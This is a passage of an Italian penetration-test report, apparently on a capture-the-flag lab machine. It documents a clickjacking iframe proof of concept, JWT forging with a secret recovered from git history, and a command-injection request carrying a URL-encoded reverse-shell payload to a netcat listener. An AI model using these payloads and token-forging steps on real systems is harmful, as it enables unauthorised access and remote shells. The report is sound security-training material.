
```
<head>
        <style>
                #target_website {
                        position:relative;
                        width:1000px;
                        height:1000px;
                        opacity:0.1;
                        z-index:2;
                        }
                #decoy_website {
                        position:absolute;
                        width:300px;
                        height:400px;
                        z-index:1;
                        }
        </style>
</head>

<body>
        <div id="decoy_website" style="top:500px; left:100px">
                Click me
        </div>
        <iframe id="target_website" src="http://10.10.11.120">
        </iframe>
</body>

~
~
~
:wq
```

36 CONTENUTO DEL FILE POC-CLICKJACKING.JS


[15/06/2022 16:55] Apertura del file “poc-clickjacking.html” con browser firefox

```
┌──(kali㉿kali)-[~]
└─$ firefox /home/kali/Documents/secret/poc-clickjacking.html
```

37 APERTURA DEL FILE POC-CLICKJACKING.JS TRAMITE FIREFOX



38 FILE POC-CLICKJACKING.JS VISUALIZZATO TRAMITE BROWESER. LA PAGINA DEL SITO TARGET VIENE CARICATA CON SUCCESSO ALL'INTERNO DELL'IFRAME



39 CLICCANDO SUL TESTO "CLICK ME", VIENE CLICCATO IL BOTTONE "INTRODUCTION" SUL SITO TARGET


Si conclude che il target è esposto alla vulnerabilità clickjacking.

7.2 Exploitation della vulnerabilità Command Injection in /api/logs

[15/06/2022 17:01] /opt/Postman/Postman (eseguito come normal user kali)
[*] Nota: Fare riferimento al percorso in cui è stato installato Postman

[15/06/2022 17:05] Invio di una richiesta GET all'api "10.10.11.120:3000/api/logs". In seguito, i dettagli della richiesta:

Verbo	URL
GET	10.10.11.120:3000/api/logs
HEADERS	
KEY	**VALUE**
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MmE3NmVmNzNhN2I5ZjA0NWI0ZTE3NGIiLCJuYW1lIjoiZXNhbWVkaXB0ZWgiLCJlbWFpbCI6ImVzYW1lZGlwdGVoQGdtYWlsLmNvbSIsImlhdCI6MTY1NTE0MDE5MH0.3b1pBn3Ly9-NYxTZJYgn3u87pborTNyNGESLSqW98Wo



40 DETTAGLI DELLA RICHIESTA GET ALL'ENDPOINT /API/LOGS

Nel body della risposta ricevuta dal server otteniamo la seguente stringa:

{


“role”: {

“role”: “you are normal user”,

“desc”; “esamedipteh”

}

}




41 RESPONSE RICEVUTA DAL SERVER

[15/06/2022 17:20] Si scrive uno script per creare token JWT.
vi /root/secret/files/local-web/token-forger.js

42 CONTENUTO DEL FILE TOKEN-FORGER.JS


[15/06/2022 17:27] Si utilizza node per eseguire il file .js
node /root/secret/files/local-web/token-forger.js



43 TENTATIVO DI FORGING DI UN TOKEN DI LIVELLO AMMINISTRATIVO

[15/06/2022 17:29] Invio di una richiesta GET all'api
"10.10.11.120:3000/api/logs". In seguito, i dettagli della richiesta:


Verbo	URL
GET	10.10.11.120:3000/api/logs
HEADERS	
KEY	**VALUE**
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoidGhlYWRtaW4iLCJpYXQiOjE2NTUzMDY4NTV9.xGLY2Y8WKs4BtLqAgiYKpDr2KVrW0r_55Od9CtJqIRs



44 DETTAGLI DELLA RICHIESTA GET ALL'ENDPOINT /API/LOGS

Come body della risposta ricevuta dal server otteniamo la seguente stringa:

Invalid token



45 RESPONSE RICEVUTA DAL SERVER

[15/06/2022 17:36] cd /root/secret/files/local-web

[15/06/2022 17:37] Si utilizza git per ottenere lo storico dei commit effettuati, al fine di ricavare delle informazioni.

git log

```
┌──(root💀kali)-[~/secret/files/local-web]
└─# git log
commit e297a2797a5f62b6011654cf6fb6ccb6712d2d5b (HEAD → master)
Author: dasithsv <dasithsv@gmail.com>
Date:   Thu Sep 9 00:03:27 2021 +0530

    now we can view logs from server 😃

commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons

commit de0a46b5107a2f4d26e348303e76d85ae4870934
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:29:19 2021 +0530

    added /downloads
```

46 RISULTATO DELL'ESECUZIONE DEL COMANDO 'GIT LOG'

[15/06/2022 17:44] Si utilizza git per portare i file ad una versione precedente.
git checkout de0a46b5107a2f4d26e348303e76d85ae4870934

```
┌──(root💀kali)-[~/secret/files/local-web]
└─# git checkout de0a46b5107a2f4d26e348303e76d85ae4870934
Note: switching to 'de0a46b5107a2f4d26e348303e76d85ae4870934'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at de0a46b added /downloads
```

47 SI EFFETTUA LO SWITCHING AL NODO PRECEDENTE ALLA RIMOZIONE DEL FILE .ENV

[15/06/2022 17:45] less .env


```
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuV
wVhvwE
.env (END)
```

48 VISUALIZZIAMO IL CONTENUTO DEL FILE .ENV

[15/06/2022 17:46] vi token-forger.js


49 MODIFICA DEL FILE TOKEN-FORGER.JS

[15/06/2022 17:48] Si modifica la stringa “secret” con la stringa “gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE”



50 FILE TOKEN-FORGER.JS AL TERMINE DELLA MODIFICA


[15/06/2022 17:49] Si crea un nuovo token JWT.
node token-forger.js



51 TENTATIVO DI FORGING DI UN TOKEN DI LIVELLO AMMINISTRATIVO

[15/06/2022 17:51] Invio di una richiesta GET all’api “10.10.11.120:3000/api/priv”. In seguito, i dettagli della richiesta:

Verbo	URL
GET	10.10.11.120:3000/api/priv
HEADERS	
KEY	**VALUE**
Connection	keep-alive
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoidGhlYWRtaW4iLCJpYXQiOjE2NTUzMDgxNzF9.hQFa2pZJMjkVrmbPftbQpap0DHrJsEEyMU2yyuBzwas



52 DETTAGLI DELLA RICHIESTA GET ALL'ENDPOINT /API/PRIV

Come body della risposta ricevuta dal server otteniamo la seguente stringa:

{

“creds”: {


“role”: “admin”,

“username”: “theadmin”,

“desc”: “welcome back admin”

}


}



53 RESPONSE RICEVUTA DAL SERVER


[15/06/2022 18:04] Invio di una richiesta GET all’api “10.10.11.120:3000/api/logs”. In seguito, i dettagli della richiesta:

Verbo	URL
GET	10.10.11.120:3000/api/logs?file=.env
HEADERS	
KEY	**VALUE**
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoidGhlYWRtaW4iLCJpYXQiOjE2NTUzMDgxNzF9.hQFa2pZJMjkVrmbPftbQpap0DHrJsEEyMU2yyuBzwas



54 DETTAGLI DELLA RICHIESTA GET ALL'ENDPOINT /API/LOGS

Come body della risposta ricevuta dal server otteniamo la seguente stringa: “ab3e953 Added the codes\n”



55 RESPONSE RICEVUTA DAL SERVER

[15/06/2022 18:57] Si utilizza ifconfig per determinare l’IP dell’interfaccia tun0

ifconfig

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.16.5  netmask 255.255.254.0  destination 10.10.16.5
        inet6 fe80::5649:bc9d:41f3:177c  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:4::1003  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 719  bytes 69614 (67.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 773  bytes 79215 (77.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

56 DETTAGLI DELL'INTERFACCIA TUN0

[15/06/2022 18:58] Si utilizza netcat per metterci in LISTENING sulla porta 4444
nc -lnvp 4444


```
┌──(root💀kali)-[~]
└─# nc -lnvp 4444
listening on [any] 4444 ...
```

57 NETCAT LISTENER

[15/06/2022 19:01] Invio di una richiesta GET all'api "10.10.11.120:3000/api/logs". In seguito, i dettagli della richiesta:

Verbo	URL
GET	10.10.11.120:3000/api/logs?file=;sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.16.5%2F4444%200%3E%261
HEADERS	
KEY	**VALUE**
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoidGhlYWRtaW4iLCJpYXQiOjE2NTUzMDgxNzF9.hQFa2pZJMjkVrmbPftbQpap0DHrJsEEyMU2yyuBzwas

[*] Nota: Sostituire la stringa "10.10.16.5" all'interno della URL con l'IP dell'interfaccia tun0



58 DETTAGLI DELLA RICHIESTA GET ALL'ENDPOINT /API/LOGS – TENTATIVO DI INJECTION

Nel body della risposta ricevuta dal server otteniamo la seguente stringa:

{

